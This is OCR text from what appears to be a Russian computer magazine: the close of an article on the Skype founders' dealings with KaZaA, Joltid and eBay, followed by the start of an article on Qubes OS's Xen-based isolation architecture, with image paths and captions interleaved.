
Теперь, после освещения всевозможных технологических аспектов работы Skype, можно поговорить и о более забавных вещах — на десерт у нас остались самые настоящие «скандалы, интриги, расследования». Как и было обещано, вернемся к личностям Никласа Зеннстрема и Януса Фрииса и рассмотрим их поближе. Зеннстрем — выпускник Уппсальского университета, обладатель степеней бакалавра в области делового администрирования и магистра в области физики. Фриис, напротив, не может похвастаться «вышкой», так как в свое время бросил школу и ушел работать в техподдержку местного провайдера.
Так уж сложилось, что в самом начале жизненного и карьерного пути эти двое устроились на работу в шведскую телекоммуникационную компанию Tele2, где в 1996 году их и свела судьба. Проработав бок о бок несколько лет, Зеннстрем и Фриис так спелись, что уже в 2000 году решились уволиться и начать свой собственный бизнес, которым и стала файлообменная сеть KaZaA. Фактически, для ее разработки Фриис и Зеннстрем переехали в Амстердам, наняли команду программистов, а сами предпочли остаться на руководящих должностях.
Однако с «Казой» вышел казус — не успело детище Фрииса и Зеннстрема набрать обороты, как на пиринговые сети начались активные гонения. Как раз тогда закрылся легендарный Napster, а свято место, как известно, пусто не бывает — весь нелегальный контент потек в другие сети, одной из которых и была KaZaA. Копирасты тут же принялись осаждать наших горе-бизнесменов, желая утопить их в судебных исках, и такое положение вещей новоиспеченным стартаперам пришлось совсем не по душе. Зеннстрем и Фриис были вынуждены засекретить нахождение офисов компании и в самом буквальном смысле удариться в бега, скрываясь от повесток, сыпавшихся как из рога изобилия.
Когда стало окончательно ясно, что поговорка «время лечит» на данную ситуацию не распространяется, и становится только хуже, от KaZaA решено было избавиться. Была проведена странноватая сделка, в ходе которой KaZaA отошла австралийской компании Sharman Networks, зарегистрированной на тихоокеанском островке Вануату. Однако кое-что тогда не вошло в состав этой сделки, кое-что очень важное — права и патенты на пиринговую технологию, которая использовалась в KaZaA. Эти права остались в руках Зеннстрема и Фрииса, а точнее их новой компании Joltid, зарегистрированной вообще на Британских Виргинских островах.
Ты уже наверняка понимаешь, что все эти подробности здесь приведены неспроста.



ВОТ ТАКИМИ ЛЮДИ ИЗ 1878 ГОДА ВИДЕЛИ «ТЕХНОЛОГИИ БУДУЩЕГО»

Дело в том, что впоследствии именно эта технология и была использована при создании Skype.
Кстати, если говорить о роли Фрииса и Зеннстерма в создании Skype, то здесь все обстояло уже знакомым нам образом — наемные программисты (те же самые эстонцы, которые корпели над KaZaA) и двое неразлучных стартаперов в роли основателей проекта. Хотя, справедливости ради здесь нужно отметить, что Зеннстрем был верен Skype и оставался на посту CEO вплоть до 2007 года, то есть еще на протяжении двух лет после продажи компании аукциону eBay.
Итак, eBay. Как уже было сказано выше, в 2005 году, спустя всего два года после создания Skype был продан компании eBay за баснословную сумму — 2,6 миллиардов долларов плюс еще 1,5 миллиарда через несколько лет, если финансовые показатели Skype будут хорошими (это было крупнейшее приобретением eBay за всю историю аукциона). Оба — и Фриис, и Зеннстрем, тогда в одночасье стали миллиардерами и, казалось бы, могли спокойно радоваться жизни, начинать и продвигать другие проекты, заниматься инвестициями и просто тратить те самые миллиарды. Но не тут-то было. Выждав четыре долгих года после совершения сделки и успев за это время запустить стартап Joost, расчетливая парочка решила, что хватит наблюдать за развитием Skype со стороны. А развитие, кстати, было налицо: количество пользователей выросло с 53 до более чем 400 миллионов, международный трафик Skype в 2008 году составил рекордные 33 миллиарда минут, только вот желанных денег eBay все это не приносило. А так как прибыли от Skype составляли куда более скромные суммы, нежели планировалось изначально, в 2009 году крупнейший аукцион планеты решил избавиться от приобретения, заявив, что намерен опять выделить Skype в отдельную компанию и выставить его акции на биржу. Это сообщение заставило Фрииса и Зеннстрема внезапно активизироваться.
Мало кто изначально понимал, зачем eBay вообще покупал Skype (слишком уж неубедительно звучали официальные заявления: «для удобства общения между пользователями аукциона»), но только в 2009 до широкой общественности дошел весь комизм ситуации. Оказалось, что приобретя сам Skype, eBay умудрился оставить права и патенты на приснопамятную ключевую технологию в руках ее предыдущих владельцев. Да-да, Фрииса и Зеннстрема в лице компании Joltid. А владельцы, узнав о грядущем выставление Skype на биржу, развили бурную деятельность, принявшись возвращать проданное назад. Так, газете New York Times, например, слили слух о том, что бывшие владельцы Skype уже успели подрастратить свои миллиарды и теперь вынуждены общаться с частными инвесторами, пытаясь найти недостающую часть суммы для совершения «обратной» сделки. Более того, сообразительные бизнесмены тут же сделали «предупредительный выстрел» — так как eBay все это время работал с Joltid по лицензии, Фриис и Зеннстрем подали в суд соответствующий иск, собираясь аннулировать действие этой лицензии в Великобритании. Для начала.
Взаимный шантаж и выпады в сторону друг друга длились без малого полгода. За это время eBay, как бы в ответ на предложение Зеннстрема и Фрииса выкупить свое детище, успел продать 65% акций Skype группе инвесторов Andreessen Horowitz за 2 млрд. долларов. Находчивые бизнесмены тут же снова подали в суд, теперь уже на новых владельцев Skype, обвиняя их в нарушении патентов и требуя по $75 млн. за каждый день «нелегальной» работы сервиса. Аукцион, который Фриис и Зеннстрем также не оставляли в покое (еще бы, у eBay все еще оставалось 35% акций!), подал встречный судебный иск против Joltid с целью запретить компании использование технологии, лежащей в основе Skype. Понимая, что процесс, вероятно, выиграть не удастся, представители eBay на всякий случай заявили о своей готовности переписать Skype с нуля, если понадобится.
Конец всему этому цирку наступил совсем недавно, в ноябре 2009 года. Как это ни удивительно, ситуация все же разрешилась миром. eBay, до этого категорически отказывавшийся выплачивать что-либо экс-владельцам Skype, в итоге все же согласился на сделку. В накладке Зеннстрем и Фриис не остались, они не только снова получили места в совете директоров, но и урвали 14% акций компании Skype. Вся соль ситуации в том, что раскошеливаться им не пришлось — eBay согласился на их условия в обмен на отказ от исков и лицензирование принадлежащей им интеллектуальной собственности. Мы, конечно, никогда не узнаем, каков был изначальный план Зеннстрема и Фрииса, и существовал ли он вообще. Вполне возможно, что они представляли себе «возвращение в Skype» несколько иначе, так сказать, в более радужном свете. Возможно, права придерживались Joltid в рукаве для более подходящего случая, а решение eBay избавиться от Skype форсировало события. С другой стороны может статься, что Фриис и Зеннстрем и вовсе не замышляли ничего криминального, хотя очень сложно поверить в то, что права на ключевую технологию остались у них «нечаянно», а компания Joltid по чистой случайности была открыта в оффшорной зоне.
После вышеописанного резонно будет задаться вопросом: «что же будет со Skype дальше?», ведь хотя дележка и окончена, нельзя сказать, что все идет совсем уж безоблачно. Нет-нет, да попытаются в какой-нибудь стране запретить софтфон или подадут на компанию в суд (в последнее время на Skype очень нехорошо косятся телекоммуникационные и сотовые операторы сразу ряда стран, включая Россию). Впрочем, это связано не столько с самим Skype, сколько с VoIP-телефонией в целом — в последней ОПСоСы и Ко в силу паранойи часто видят конкурента, вредителя и врага номер один. Пожалуй, в отношении будущего Skype точно можно сказать следующее: один из самых популярных и успешных VoIP-сервисов, которым пользуется несколько сотен миллионов человек, не может просто так сгинуть в лету, что бы ни случилось. А уж если в отцах-основателях этой софтины к тому же числятся два таких хитрых и упорных типа, как Никлас Зеннстрем и Янус Фриис, Skype не только не пропадет, но, скорее всего, найдет более удачные пути монетизации и увеличения прибылей. ⊐⊏

Евгений Зобнин zobnin@gmail.com



Младенец с лицом убийцы

Изучаем внутреннее устройство Qubes OS — самого безопасного дистрибутива Linux


По-настоящему защищенных операционных систем не существует. Какие бы меры по повышению безопасности не предпринимали разработчики ОС, всегда остается вероятность того, что в их коде будет найдена ошибка, которая позволит обойти механизмы защиты. Однако прогресс не останавливается, и в противовес более изощренным атакам появляются более совершенные методы защиты. Qubes OS — пример того, как могут выглядеть эти методы в современном мире.

ЗАЧЕМ ИЗОБРЕТАТЬ ВЕЛОСИПЕД?


Чтобы понять, почему появилась на свет Qubes OS, и что она может дать в плане безопасности, мы должны углубиться в историю вопроса и выяснить, чем же плохи современные операционные системы. Существует три наиболее эффективных метода обеспечения безопасности на уровне ОС:

- Формальное доказательство правильности и безопасности кода;
- Быстрое и своевременное решение выявленных проблем безопасности;
- Изоляция исполняемого кода (на уровне процессов и ядра).

Первый метод подразумевает полную




Процесс загрузки Qubes OS



Безопасное совместное использование образов дисков

КТО ОНА?


Джоанна Рутковска известна благодаря двум вещам. Во-первых, она является создателем нашумевшего и очень трудного в отлове руткита Blue Pill (http://bluepillproject.org), который использует механизм аппаратной виртуализации для того, чтобы поместить всю ОС в виртуальную среду и вертеть ею, как вздумается. За это журнал eWeek (http://eweek.org) поместил ее в пятерку хакеров, оставивших след в 2006 году (Five Hackers who Put a Mark on 2006). В 2009 году совместно с Rafal Wojtczuk она раскрыла способ атаки аппаратных механизмов защиты процессоров Intel TXT и Intel System Management Mode (SMM). Сегодня ей принадлежит компания Invisible Things Labs (http://invisiblethingslab.com), которая занимается исследованиями в области безопасности операционных систем и систем виртуализации.



проверку всего кода операционной системы (включая ядро и пользовательское ПО) и математическое доказательство того, что результат исполнения программы при любых условиях будет полностью соответствовать ожидаемому, а во время ее исполнения не произойдет непредвиденных ситуаций. Это — «святой грааль» для современных исследователей операционных систем (а также спецслужб всего мира). Однако, если брать в расчет неимоверную сложность сегодняшних ОС и количество оборудования, на котором они могут функционировать (необходимо доказать правильность работы ПО на любой аппаратной конфигурации), можно сказать, что на деле формальное доказательство безопасности всего кода ОС невозможно. За все время это удалось сделать лишь в отношении весьма скромных по размеру микроядер исследовательских ОС.
Некоторые разработчики предпочитают более простую проверку, полагаясь на свой опыт и не очень сложные инструменты (Flawfinder, RATS, Skavenger, lint и т.д.). Например, разработчики OpenBSD добились высокой безопасности ядра своей ОС во многом благодаря тому, что подвергают сомнению и тщательной проверке любой патч, предлагаемый к включению в ОС. Разработчики Coverity используют в своей системе (Coverity Prevent) довольно простые, но не слишком эффективные методы определения ошибок в коде. Третьи используют второй метод обеспечения безопасности и вместо тщательной проверки кода (которая требует внушительных затрат времени и средств) предпочитают своевременно и быстро выпускать обновления, решающие найденные проблемы в стабильности и безопасности. Сегодня эта практика распространена повсеместно и применяется всеми, начиная Microsoft и заканчивая разработчиками BSD-систем. Однако проблема метода в его запоздании. Зачастую первыми о баге узнают не разработчики ОС, а лица, приближенные к импер... человеку, нашедшему уязвимость. Поэтому еще до выхода багфикса поломанными оказываются сотни и тысячи машин.
Чтобы уменьшить ущерб от взлома, применяется изоляция кода. Современные процессоры предлагают механизм аппаратной защиты памяти, позволяя ядру и процессам пользователя работать в обособленных участках памяти и оберегая их друг от друга. Если взломанным оказывается один из пользовательских процессов, ядро остается в сохранности, а благодаря механизму прав доступа взломщик не получает контроль над всей ОС (если только взломанный сервис не работал с правами root). Это достаточно эффективный метод изоляции, но не стоит полностью полагаться только на него. Многие сервисы просто не могут быть запущены с правами рядовых пользователей, поэтому их взлом повлечет за собой компрометацию всей ОС, а ошибки в самом ядре ОС могут быть использованы для получения прав администратора, даже в том случае, если сервис работал от пользователя nobody и был изолирован с помощью SELinux или BSD Jail. А если проникновение произойдет через стандартное пользовательское ПО (веб-браузер, к примеру), то под угрозой окажутся все остальные пользовательские приложения и их данные (однако этого можно избежать, используя разные учетные записи для различных целей: покупки совершать под одним пользователем, переписку с друзьями вести под другим и т.п.).

ИЗОЛЯЦИЯ БОЛЕЕ НИЗКОГО УРОВНЯ

Получается, что наибольшую угрозу безопасности несет вовсе не ПО, работающее в пространстве пользователя, а ядро операционной системы. Сложное, огромное по размерам и количеству подсистем и драйверов монолитное ядро современной ОС — просто кладезь неоткрытых уязвимостей. Проникновение с использованием уязвимости в ядре дает взломщику абсолютную свободу, а простая ошибка — к падению всего и



Архитектура графической подсистемы

Приложения, запущенные в разных доменах

вся. Об этом всем нам долго и упорно повторял Эндрю Таненбаум, говоря о преимуществе микроядерных ОС с их разделением ядра на привилегированное микроядро и вынесением всех остальных подсистем (таких как драйвера, ФС, сетевой стек и даже менеджер памяти) в отдельные процессы. Не послушались, производительность оказалась дороже (микроядра несколько притормаживают), и сегодня все популярные ОС основаны на монолитном ядре.

Однако возможности современных процессоров позволяют перенести механизм изоляции еще глубже, который подразумевает использование виртуальных машин, работающих ниже ядра операционной системы. В этом случае можно использовать любые классические ОС и не беспокоиться о том, что ошибка в ядре будет использована для проникновения в виртуальную машину. Во-первых, ВМ может быть легко возвращена в предыдущее состояние, а во-вторых, никак не повлияет на другие виртуальные машины и их операционные системы. Этот подход уже давно используется провайдерами облачных вычислений. Но может ли тот же самый механизм быть применен для создания безопасной ОС для повседневного использования? Как оказалось — да.

ВСТРЕЧАЙТЕ: QUBES OS

Qubes OS (http://qubes-os.org) — это дистрибутив Linux (если в данном случае такое понятие вообще применимо), разрабатываемый под руководством небезызвестной Джоанны Рутковской (Joanna Rutkowska), польского специалиста по безопасности. Основная идея Qubes OS в повсеместной изоляции на уровне виртуальных машин, при помощи которых осуществляется отделение пользовательских приложений от базовой ОС.

Сердце операционной системы — гипервизор Xen (www.xen.org), используемый для запуска виртуальных машин, каждая из которых работает под управлением ядра Linux, набора стандартных служб, приложений уровня пользователя (их набор и количество может быть разным) и мультиплексирования ресурсов компа между ВМ. На рисунке «Архитектура Qubes OS» показана базовая архитектура ОС. Каждое приложение (или набор приложений) запускается внутри обособленных виртуальных машин, четко отделенных друг от друга с помощью гипервизора. Для повышения безопасности весь сетевой код (включая сетевые драйвера, стек TCP/IP, DHCP-клиент и т.д.) работает в рамках отдельной виртуальной машины, так же как и код драйверов накопителей. Это возможно благодаря технологии виртуализации устройств Intel VT-d. Так называемая корневая виртуальная машина (Dom0 в терминологии Xen) используется для запуска всех остальных драйверов, системы X Window, графического менеджера окон и набора административных утилит для запуска приложений (виртуальных машин).

За счет Xen создателям Qubes OS удалось отодвинуть механизм изоляции исполняемого кода гораздо ниже, чем это сделано в классических операционных системах. В этой модели уязвимым местом становится не ядро операционной системы, а гипервизор, код которого в сотни раз меньше и гораздо проще (а значит, надежнее) кодовой базы ядра Linux. Механизмы обмена информацией между виртуальными машинами также намного более просты, чем их многочисленные аналоги для коммуникации между стандартными процессами в ядре ОС, а технология Intel VT-d, позволяющая вынести код драйверов в отдельные виртуальные машины, позволяет изолировать ненадежные, с точки зрения безопасности, драйвера.


ДОМЕНЫ ПРИЛОЖЕНИЙ

Все программы пользователя Qubes OS запускает внутри выделенных виртуальных машин, так называемых доменов приложений. Каждый из них работает под управлением полноценного дистрибутива Linux и потому кушает ресурсы весьма усердно. Чтобы свести к минимуму общую нагрузку на систему, Qubes OS использует несколько техник:


• Qubes OS использует аппаратную поддержку виртуализации современных процессоров (режим Xen HVM), а это значит, что производительность ОС, запущенной в рамках виртуальной машины, почти вплотную приближается к производительности ОС, работающей на «голом» железе.

• Qubes OS опирается на семантическое разграничение прав приложений, а это значит, что вместо того, чтобы помещать каждое приложение в отдельную виртуальную машину, ОС группирует их в рамках нескольких виртуальных машин по назначению и уровню доступа к конфиденциальной информации. Например, пользователь может создать домен Entertainment и использовать его для отдыха: запускать в нем аудио и видеоплееры, ходить по одноклассникам и YouTube. Домен под названием Shopping может быть использован для покупок в интернет-магазинах. Домен Banking — для интернет-банкинга и работы с пластиковыми картами. Смысл в том, что даже в том случае, если пользователь подцепит какую-нибудь гадость через одно из приложений домена Entertainment, его конфиденциальные данные, хранящиеся в доменах Shopping и Banking, останутся в сохранности. Это разумный компромисс, который позволяет существенно снизить потребление оперативной памяти (даже современный комп не потянул бы Qubes OS, если бы каждое ее приложение работало на отдельной ВМ).

• Для сохранения дискового пространства все домены приложений используют одну общую файловую систему. Домен хранилища, о котором пойдет речь в одноименном разделе статьи, хранит доступный только для чтения образ корневой файловой системы Linux. На его основе для каждого домена приложений создается устройство copy-on-write (это возможно благодаря механизму Device Mapper). Домен приложений монтирует файловые системы корневого образа и COW-устройства к корневому каталогу. Дополнительно для каждого домена приложений внутри домена хранилища создается образ для хранения приватных данных (каталоги /home, /usr/local, /var). Содержимое COW-устройства и образа приватных данных шифруется с помощью LUKS (The Linux Unified Key Setup), а ключ передается соответствующему домену приложений



Архитектура сетевой подсистемы



Архитектура Qubes OS

и административному домену. Благодаря такой схеме удается использовать один образ корневой ФС для всех доменов приложений и в тоже время обеспечить его сохранность от модификации. Шифрование позволяет обезопасить данные доменов приложений на тот случай, если взломщик проникнет в домен хранилища.

АДМИНИСТРАТИВНЫЙ ДОМЕН

